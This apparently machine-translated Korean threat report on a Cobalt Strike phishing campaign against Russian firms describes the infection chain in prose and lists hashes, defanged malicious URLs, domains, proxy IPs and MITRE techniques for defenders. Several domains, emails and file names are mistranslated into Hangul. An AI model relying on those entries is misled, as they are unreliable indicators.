Seqrite Labs는 러시아 B2B 기업의 재무 및 법무 부서를 표적으로 삼는 다중 클러스터 캠페인을 분석했습니다. '프로스트비컨 작전(Operation FrostBeacon)'으로 추적된 이 금전적 동기의 사이버 범죄 그룹은 악성 DOCX 파일과 악성 ZIP 압축 파일이라는 두 가지 병렬 전달 방식을 사용하며, 궁극적으로는 코발트 스트라이크 비컨(Cobalt Strike Beacon)을 메모리에 배포하는 동일한 목표를 추구합니다.
첫 번째 경로에서 위협 행위자는 CVE-2017-0199 취약점을 악용하는 Word 문서를 배포했으며, 이 문서는 CVE-2017-11882 취약점과 연결되어 있습니다. 이와 반대로, 두 번째 감염 경로는 바로가기 파일이 포함된 악성 압축 파일을 배포합니다. 두 경로 모두 러시아 도메인을 통해 리디렉션된 후 원격 HTA 파일을 실행하여 다계층 PowerShell 로더를 실행합니다. 이 로더는 셸코드를 실행하는 세 계층의 인코딩을 사용하여 스테이저를 다운로드하고 최종적으로 정상 프로세스에 침투하여 Cobalt Strike를 은밀하게 배포합니다.
Seqrite 보호
- lnk.trojan.1762957461
- 트로이 목마.A18583779
- lnk.trojan.1742297824
- 트로이 목마 스크립트 38976
- 일반 PMF.S30570383
IOC
파일
| 아카이브 | |
| 7096141a5b480e793e9a890b84ebaee2 | рекламация.zip |
| 833aa0a39625a4014c3c019ecf06a577 | 광고.rar |
| 8ddcc3d272dd6b926d5c439a59198b51 | 도고보르.rar |
| 58f1700e70ea49c0c520429fae09391b | (RAR) |
| 이메일 | |
| c088e4f9875bf4df552e418a54c4ce07 | 크리스티나.야스노바@art.cse[.]ru |
| 7261fc5b42cc63ae34f520fc8f3ef5a4 | kornilova@impex-him[.]ru |
| c088e4f9875bf4df552e418a54c4ce07 | 크리스티나.야스노바@art.cse[.]ru |
| 8f60ad980885ff0000f6a9d29ce95376 | asrogov@kzst45[.]ru |
| 5facd6d79a20249fd58c29f9dc98dfe2 | asrogov@kzst45[.]ru |
| bbd10ee2ff2488faa297593e79df4512 | 카리나@툴하우스[.]루 |
| 456289209b90d09e54a1a439e3fe5248 | 카리나@툴하우스[.]루 |
| 7340c916254e31e0dbb7fcec7a89cfb0 | 야코블레바@effectovent[.]ru |
| 8ba9f38456557e58bf4613b363298d55 | 야코블레바@effectovent[.]ru |
| 08fc33687a6158dd15aa72e631905e10 | 야코블레바@effectovent[.]ru |
| 48d588add63a0373ec896da4ee59b79e | buh@toolhaus[.]ru |
| LNK | |
| 16ae36df5bee92d8c4cae8e17583a2c9 | рекламация.pdf.lnk |
| eb0516a78fa169ab0867cb9b98136357 | рекламация.pdf.lnk |
| 16e9c51f60b629257140cb6ffc7a36ec | рекламация.pdf.lnk |
| f16417878356a08f840dac7f03461b5d | акт сверки.xls.lnk |
| 5e51ff594c46170ef278d1c18cded7d0 | Договор.pdf.lnk / досудебное.pdf.lnk |
| 문서 | |
| ff96714b6e31e362e7acce7338f30cf0 | 광고.docx |
| f3a4176a981e50d76b8e4716400e86f2 | 광고.docx |
| 0e1aa36d57416bac883e11f5860348cc | рекламация.doc |
| adf61ffa03806b954450c8954fb976c7 | рекламация.doc |
| 94b800809107fb2ef6ec640ff1e0fb51 | рекламация.doc |
| 6d4691e3262d4271f76b14a9ea511ca5 | претензия.docx |
| dfb56174c5ec2d0d8d82eb4b5ebf4f38 | требование_19.03.docx |
| 8d0821b0bb290beb156ad836237cff05 | досудебное.doc |
| f9026fabfb8d131863ad06fd72eb2717 | 이스코보에_19.03.docx |
| 5461a16272491f8e8b460c687d3436a6 | претензия.doc |
| 5667aa62833dd6ebd15da40130ab963d | рекламация_исх_05.04.24.doc.doc |
| 55bcc275baaae11ab634c03a9de36557 | 시로.doc |
| dcad3be881d072240b4c5c601e562ed2 | 폭스.docx / 아쿠아.docx |
| a02f62d86f127b2547beac11420165fa | 광고.doc |
| 5efb844fefdbd92ccab34a5ec135ecac | tmppzd1p0zv.docx |
| 30517af2afba9baf55941c250cfd8a0f | 트램프.rtf |
| cdfb407a0b894f5b4a6108273b81d864 | 로지스타.rtf |
| 98f21aabbf9a76d762813d6c0ec8c876 | 첫 번째.rtf |
| 600aeffa4395c00be2958fd8dd5135a8 | 고고.rtf |
| 2e8a01026b5c298a9b1d2519241f0b16 | 오픈ai.rtf |
| 582f7f2c93b6e14fb6c14a9b3ad09a83 | 배경.rtf |
| ef854d4cb12974fc702d10b403b3ef0b | 케어.rtf |
| c1f40aeaf0606255920a3b82e80b64cc | (RTF) |
| ac558fd07ffa0d6831d523b8af8ac80b | (RTF) |
| c1f40aeaf0606255920a3b82e80b64cc | (RTF) |
| 6b8d22221e7c0dbcde24bc687a7dd6cd | (RTF) |
| a5bc486ca38160ae9f54650d790d9684 | (RTF) |
| ba8a950edf8c1414a978d9a4111343e2 | (DOCX) |
| HTA | |
| 020829a48c813d34aa68bcda4695144e | 투여량.hta |
| 74f23f2e1e9d209d0961bbf6ff74dafe | 야.타 |
| 2516898e2cb2cb1dca166bc69b7379c2 | complex.hta |
| adef76d41463df53283588622c5e48e3 | 최소.hta |
| dcdc1bad9fb1c049b7f28afa7dc8712a | z.hta |
| a20f54df1e75c661d6670447d74ce6f7 | (HTA) |
| 976649b232d3525dd239f7139a65dd92 | 로지스타.hta |
| 9e5488696f4c5bf354e2e94775d9277c | 이익.hta |
| 7059cd5ff17c2983ee6f33053d501ab3 | 중국.hta |
| 835f3661ef77bc4c083f6da9b11c6e5e | nciki.hta |
| 594d802ceebb1042101ffafa3e98caa6 | 미다.하타 |
| 8bddf8880ab3c631abd3ca452924d556 | 게이.hta |
| 코발트 스트라이크 스테이저/비콘 | |
| f87227dad7bedf66bf1a1b97aa36bf62 | |
| 2c18c78ec584c5d2d045c9ab94774ad7 | |
| 395da66bee080c943e820b4e61e50de6 | |
| 315bcab1a9cbfe0b5b24676c2016a9cc | |
| 4ac75939c482d5c30637d56a379835f1 | |
| feae3d231a354882bb0f70889cc69a74 | |
URL이
| 트리거 |
| hxxps://ezstat.ru/flowersforlove.gif |
| hxxps://yip.su/txttxt.jpg |
| hxxps://ezstat.ru/txttx.txt |
| hxxps://iplis.ru/lovers.jpeg |
| hxxps://iplis.ru/tramp.jpg |
| hxxps://iplis.ru/laydowngrenade.jpeg |
| hxxps://iplogger.cn/forensicsas.png |
| hxxps://iplis.ru/penises.jpg |
| hxxps://ezstat.ru/kissmyass.gif |
| hxxps://iplis.ru/camorra.gif |
| hxxps://yip.su/ncikigovru.gif |
| hxxps://valisi.ru/dosing.hta |
| hxxp://canature.su/ya.hta |
| hxxp://aquacomplect.ru/complex.hta |
| hxxps://bsprofi.ru/min.hta |
| hxxp://zetag.ru/z.hta |
| hxxp://vlasta-s.ru/logista.hta |
| hxxp://ecols.ru/ecols.hta |
| hxxp://zetag.ru/z.hta |
| hxxps://bsprofi.ru/profit.hta |
| hxxp://dosingpumps.ru/nciki.hta |
| hxxps://yip.su/certgovrufuck.gif |
| hxxp://zetag.ru/siro.doc |
| hxxp://zetag.ru/tramp.rtf |
| hxxp://aquacomplect.ru/aqua.docx |
| hxxp://clack.su/fox.docx |
| hxxp://vlasta-s.ru/logista.rtf |
| hxxp://valisi.ru/first.rtf |
| hxxp://ecols.ru/gogo.rtf |
| hxxp://bti25.ru/openai.rtf |
| hxxp://bti25.ru/china.hta |
| hxxp://gemme-cotti.ru/mida.hta |
| hxxp://xn--e1ajbcejcefx.xn--p1ai/sflopytrgjklhfaseri |
| hxxp://emec.su/bg.rtf |
| hxxp://gemme-cotti.ru/cotti.docx |
| hxxp://gemme-cotti.ru/zibaba.hta |
| hxxps://ipgrabber.ru/penis.gif |
| hxxps://iplogger.ru/sugar.png |
| hxxp://ship-care.com/care.rtf |
| hxxp://krona77.ru/edr.hta |
| hxxps://update.ecols.ru:8443/jquery-3.3.1.slim.min.js |
| hxxps://incident.zilab.ru:8443/jquery-3.3.1.slim.min.js |
| hxxps://mcnn.ru:8443/jquery-3.3.1.slim.min.js |
| hxxp://poopy.aarkhipov.ru:8080/jquery-3.3.1.slim.min.js |
| hxxps://ekostroy33.ru/jquery-3.3.2.min.js |
| hxxp://order.edrennikov.ru/jquery-3.3.1.min.js |
| hxxps://cba.abc92.ru:8443/jquery-3.3.1.slim.min.js |
| hxxps://moscable77.ru:8443/jquery-3.3.1.slim.min.js |
| hxxp://forensics.jwork.ru/jquery-3.3.1.slim.min.js |
도메인
| 업데이트.ecols[.]ru
사건.zilab[.]ru mcnn[.]ru order.edrennikov[.]ru cba.abc92[.]ru 포렌식.jwork[.]ru 호스트바이넷[.]ru moscable77[.]ru gk-stst[.]ru 아쿠아콤플렉스[.]루 ezstat[.]ru 에코스트로이33[.]루 발리시[.]루 bsprofi[.]ru 이플리스[.]루 제타그[.]루 리에리[.]루 도징펌프[.]ru 에셋노드64[.]루 야드로[.]루 iplogger[.]ru 크로나77[.]루 bti25[.]ru |
프록시 IP
| 45.147.14.106:62900 | AS 49505 (JSC 셀렉텔) RU |
| 45.145.91.164:64830 | AS 49505 (JSC 셀렉텔) RU |
MITRE TTP
| 술책 | 기술 ID | 기술 |
| 초기 액세스 | T1566.001 | 스피어피싱 첨부 파일 |
| 실행 | T1204.002 | 사용자 실행: 악성 파일 |
| 실행 | T1221 | 템플릿 주입 |
| 실행 | T1059.003 | 명령 및 스크립팅 인터프리터: PowerShell |
| 방어 회피 | T1027 | 난독화/암호화된 파일 또는 정보 |
| 방어 회피 | T1140 | 파일 또는 정보의 난독화/디코드 |
| 방어 회피 | T1055 | 공정 주입 |
| 발견 | T1082 | 시스템 정보 검색 |
| 발견 | T1016 | 시스템 네트워크 구성 검색 |
| 명령 및 제어 | T1105 | 인그레스 도구 전송 |
| 명령 및 제어 | T1071.001 | 애플리케이션 계층 프로토콜: 웹 프로토콜 |
| 명령 및 제어 | T1090 | 프록시/리디렉터 사용 |
작성자
- 라야파티 락슈미 프라산나 사이
- 사트윅 람 프라키